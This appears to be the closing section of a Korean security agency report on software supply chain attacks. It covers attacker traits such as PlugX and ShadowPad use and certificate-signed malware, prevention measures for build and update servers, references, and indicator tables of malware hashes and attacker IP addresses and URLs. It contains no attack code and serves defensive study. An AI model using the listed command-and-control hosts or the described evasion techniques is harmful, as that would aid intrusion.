


Figure 65: Modified file (victims of infringement incident of company D (left) / company E (right)).

4. FEATURES OF SUPPLY CHAIN ATTACK

A number of similar patterns in attack methods and features have been found in the supply chain intrusions included in this report. We will look at these features.




Figure 66: TTPs.

Features of the attackers that have attacked the supply chain recently are as follows:

1. Malware of the PlugX series was mainly used for controlling servers and removing traces, and modules such as decoding algorithms were reused when necessary.
2. When checking the exposed PDB path, the malware maker precisely produced malware targeting a specific company that is targeted for attack from the stage of production.




Figure 67: PDB path.

3. Given that the primary malware was spread to a large number of unspecified people and only the desired companies from the infected PCs were selected to execute the final malware, it is assumed that the purpose was to leak the company's internal information, not to obtain money.
4. Operations are carried out secretly for a long period of time by infecting a small number of PCs, and the final payload is limited, so further analysis by security experts is limited
5. The attacker is skilled at detection avoidance techniques such as utilizing malware signed with valid certificates and C runtime code modification, and attacks with advanced and intelligent skills.

Profiler's view

Through this report, 'Korea Internet & Security Agency' has analysed the attack patterns of the attack groups that have carried out supply chain attacks and hijacked information, and has found a connection with recent attacks on the domestic supply chain and been able to identify the attack strategies.

The attacker used two strategies: 'invasion of development environment' and 'intrusion of update server', for the supply chain attack as in the case of the infringement incident mentioned above. Both strategies require an advanced skill set and *a considerable amount of time for a successful attack, but are the best ways to secretly spread large amounts of malware in a short amount of time.*

In particular, the method of accessing update servers and spreading malware has limitations such as code modification compared to the development environment intrusion attack, which makes attacks more likely to be detected. However, this is a method that has considerable return on investment for the attack and is frequently used as a strategy in cases of large-scale malware spreading at home and abroad.

From an analyst's point of view, supply chain attacks using the above two methods are difficult to analyse and pre-emptively respond to due to the application of advanced technology, and the security personnel of each organization must utilize significant resources for detection, as malware is introduced through the update server in a manner that can go unnoticed.

In order to minimize and prevent damage from these attacks, we need to familiarize ourselves with 'Chapter 5, How to prevent and respond to supply chain attacks,' and apply security to development environments and update servers.

5. PREVENTION OF SUPPLY CHAIN ATTACKS, AND COUNTERMEASURES

- Managing certificates and development systems (SVN, build server, etc.)
    - System network separation: Development systems should be network separated and all unnecessary ports should be blocked.
    - System access control: The system that performs work should block access with the exception of the designated administrator.
    - Internet access blocking: The management system should block external Internet access, and only manage ports necessary for management based on a whitelist.
    - Automatic login forbidden: The system account should not be permitted to login automatically.
    - Separate certificate management system: The system that performs code signing and certificate management system should be forbidden to mix with general business PCs.
    - Record and approval of certificate usage: When using a certificate to sign a code, it must be recorded and approved by the administrator.
    - Latest update of vaccine program: Anti-malware programs should be kept up-to-date by performing the latest updates periodically.
- Update system management
    - Update integrity verification: Update-related file integrity should be validated, such as executable files, non-executable files, update policy files, etc.
    - Use safe integrity verification technology: The use of bypass methods, such as CRC for integrity verification, should be prohibited.
    - Check update server IP, URL modification: Check for modification against cases where the attacker modifies the server address, such as update setting files.
    - Update client, mutual authentication between servers: Mutual authentication is required because updates can be performed by mistaking a false update server as a normal update server when building a false update server.
    - Limit client remote update ports always open: The update ports of clients should not always be open.
    - Use safe update upload software account: Unnecessary accounts in the update file upload and file synchronization software must be removed and safe passwords used.
    - User authentication when uploading update file: Implemented when checking the authentication so that only trusted users can upload when uploading a security update file.
    - Update file code signature: Perform code signing of update-related files such as executable and non-executable files, etc., whether the certificate used for the code signature expires, etc.
- Computer Emergency Respond System
    - Prepare certificate revocation procedure: Guidelines should be prepared for the disposal procedure for immediate disposal in the event of an incident.
    - Establish emergency contact network: Establish a response network to respond quickly in the event of an incident.
    - Log management: Set development system and certificate management system logs to be kept for more than six months.
    - Report infringement incidents and request technical support: In the event of an incident, notify the relevant security agency in your country (in Korea, the Korea Internet & Security Agency) if technical support is required for analysing the cause of the incident and taking action.

REFERENCES

[1] https://www.krcert.or.kr/data/reportView.do?bulletin_writing_sequence=30146.

[2] https://www.rsaconference.com/writable/presentations/file_upload/hta-t10 _ccleaner_apt_attack-a_technical_look_inside.pdf.

[3] https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/shadowpad-backdoor-found-in-server-management-software.

[4] https://www.kaspersky.com/about/press-releases/2017_shadowpad-how-attackers-hide-backdoor-in-software-used-by-hundreds-of-large-companies-around-the-world.

[5] https://japan.zdnet.com/article/35117973/.

[6] https://www.fortinet.com/blog/threat-research/deep-analysis-of-new-poison-ivy-plugx-variant-part-ii.html

[7] https://blog.avast.com/update-ccleaner-attackers-entered-via-teamviewer.

[8] https://securelist.com/shadowpad-in-corporate-networks/81432/.

[9] http://blog.talosintelligence.com/2017/09/avast-distributes-malware.html#more.

[10] https://exchange.xforce.ibmcloud.com/collection/CCleaner-Malware-b76e23a6710956bd0782d55976e748ae.

[11] https://www.piriform.com/news/blog/2017/9/18/security-notification-for-ccleaner-v5336162-and-ccleaner-cloud-v1073191-for-32-bit-windows-users#.Wb-V-Je_G50.facebook.

[12] https://attack.mitre.org/.

[13] https://www.courthousenews.com/wp-content/uploads/2017/11/barium.pdf.

[14] https://www.kaspersky.com/blog/shadow-hammer-teaser/26149/.

[15] https://www.asus.com/News/hqfgVUyZ6uyAyJe1.

[16] https://asec.ahnlab.com/1214.

[17] ASUS response to the recent media reports regarding ASUS Live Update tool attack by Advanced Persistent Threat (APT) groups. 2019/03/26 https://www.asus.com/News/hqfgVUyZ6uyAyJe1.

IOCS

Malware

Serial no.	MD5	Classification
1	9abd23287013fa11e7c47d0e6a31e468	ShadowPad
2	9acf024171bf6d6769344cb284b3ba1e	ShadowPad
3	5af11cbe64005e832c7b9d1afc25b5a2	ShadowPad
4	46fc3327db70d992a3a7ad850b52a43c	ShadowPad
5	b3947a26d4d5f98b82f8d8afacf403f0	ShadowPad
6	4a105192d790e18620fd4332c5fac0a3	ShadowPad
7	4c3390800de3bf59c8187d7f3d056ed6	ShadowPad
8	06e485d323110b76a0da9b3d063a0c9a	ShadowPad
9	ec1b25ed79331115f202f8ac6b309107	ShadowPad
10	eb60db82026383ed47edd5368e395075	ShadowPad
11	4a457d3e25051ac9492b2be2bf09ea6c	ShadowPad
12	c3059c28c4ea7cdb3b71a31a4851b004	ShadowPad
13	c59c2914af4a84f5086a68d1597940b6	ShadowPad
14	c776add3da51ddfef1353b5673e75619	ShadowPad
15	74dca8f8ad273f6a5b095c14dfd2f4d3	ShadowPad
16	7693ee9fe98514dd3644923c9d7c28ec	ShadowPad
17	659478a1806e59d308dc48a5f1cbd421	ShadowPad
18	384ca346f00feb0e361c0f081f56ddf3	ShadowPad

19	e12e41193433488524669b4dd947acd8	ShadowPad
20	17a91b814671cbc3d36d1b9db4b32bc2	ShadowPad
21	d488e4b61c233293bec2ee09553d3a2f	ShadowPad
22	75735db7291a19329190757437bdb847	ShadowPad
23	ef694b89ad7addb9a16bb6f26f1efaf7	ShadowPad
24	c1209ac51df5972bc2143c97c9e74100	ShadowPad
25	3b7b3a5e3767dc91582c95332440957b	ShadowPad
26	97363d50a279492fda14cbab53429e75	ShadowPad
27	00f4c70e188d5d832a72737c3003f38d	PlugX
28	634a0611e15c1aee4f4052a4a4005d12	PlugX
29	66dfd101dbd67bef38d497ab0690c3ea	PlugX
30	fc73f9920a61a495e5607ac6bbfaaa19	PlugX
31	86aca04176364c013bdfc62fec4d3422	PlugX
32	634A0611E15C1AEE4F4052A4A4005D12	PlugX
33	461884f1d41e9e0709b40ab2ce5afca7	PlugX
34	e3d8ce21bff2dd1882da2775e88a9935	PlugX
35	6d70380dc245ab040af49730ca41f9e7	PlugX
36	d16f52c2236b5f14709469a01472bd71	PlugX
37	18b1f26b632f11b6b9cd006e3f4383b5	PlugX
38	aa15eb28292321b586c27d8401703494	ShadowHammer
39	55a7aa5f0e52ba4d78c145811c830107	ShadowHammer
40	915086d90596eb5903bcd5b02fd97e3e	ShadowHammer
41	cdb0a09067877f30189811c7aea3f253	ShadowHammer
42	17a36ac3e31f3a18936552aff2c80249	ShadowHammer
43	0f49621b06f2cdaac8850c6e9581a594	ShadowHammer
44	f2f879989d967e03b9ea0938399464ab	ShadowHammer
45	fa83ffde24f149f9f6d1d8bc05c0e023	ShadowHammer
46	63f2fe96de336b6097806b22b5ab941a	ShadowHammer
47	06c19cd73471f0db027ab9eb85edc607	ShadowHammer
48	01450dda6873234edb3516f1254cfb6f	Others
49	59e2dcdbf8101d0ba1507a020b776f58	Others
50	2895043b9d230cae6ee47c7f223a9f46	Others
51	10609b88d2c1637797cd369726aab93d	Others
52	b1018e771ca4a7441bfe96e7db7449d6	Others
53	dd399742afae97ece044d9048fd55254	Others
54	25130efadda22204683740e37c1772fc	Others
55	79f3562c4bf6e95e31a793612abc30bc	Others
56	e0678246e99944e88309af21e0d7728f	Others
57	565056ed8a0a7dbff30d9ba3c9c81f22	Others
58	c7d4ada13deab0eb612ab18615bcb748	Others
59	67a71b8aa0cf05c599be4f882bc32a6b	Others
60	7370983a3173bc6eafbc2b51401547cc	Others
61	2895043b9d230cae6ee47c7f223a9f46	Others
62	66dfd101dbd67bef38d497ab0690c3ea	Others

63	43589c4617d631d5263b78d15a949eae	Others
64	1da527be51c3a6ee2a08db2a75797110	Others
65	01450dda6873234edb3516f1254cfb6f	Others
66	acdfe29598c864733a4f75d3d22c3207	Others
67	e0678246e99944e88309af21e0d7728f	Others
68	7a08d8cd2f0a6716af8b659619af2220	Others
69	cc974696b8effc89301370777e01bee0	Others
70	59e2dcdbf8101d0ba1507a020b776f58	Others
71	dd399742afae97ece044d9048fd55254	Others
72	bc5b0c6a5fc6559379fcb581f015938e	Others
73	79F3562C4BF6E95E31A793612ABC30BC	Others
74	b1018e771ca4a7441bfe96e7db7449d6	Others
75	10609b88d2c1637797cd369726aab93d	Others
76	ad3113a94f352fd1f09f540168ce759b	Others

IP/URL

Serial no.	**IP / URL**	**Classification**
1	207.148.88.54	Spreading site
2	207.148.94.157	Spreading site
3	66.42.37.101	C&C Server
4	198.13.58.18	C&C Server
5	216.126.225.148	C&C Server
6	67.229.35.214	C&C Server
7	67.198.161.245	C&C Server
8	174.139.203.27	C&C Server
9	174.139.62.61	C&C Server
10	93.174.91.36	C&C Server
11	198.54.117.244	Others
12	45.32.17.245	Others
13	45.32.16.248	Others
14	45.32.39.252	Others
17	45.77.251.245	Others
18	139.180.200.14	Others
19	https://markhedin.github.io/index.html	Others
20	https://social.technet.microsoft.com/Profile/FUHChIjShc	Others
21	update2.pcadblocker.com	Others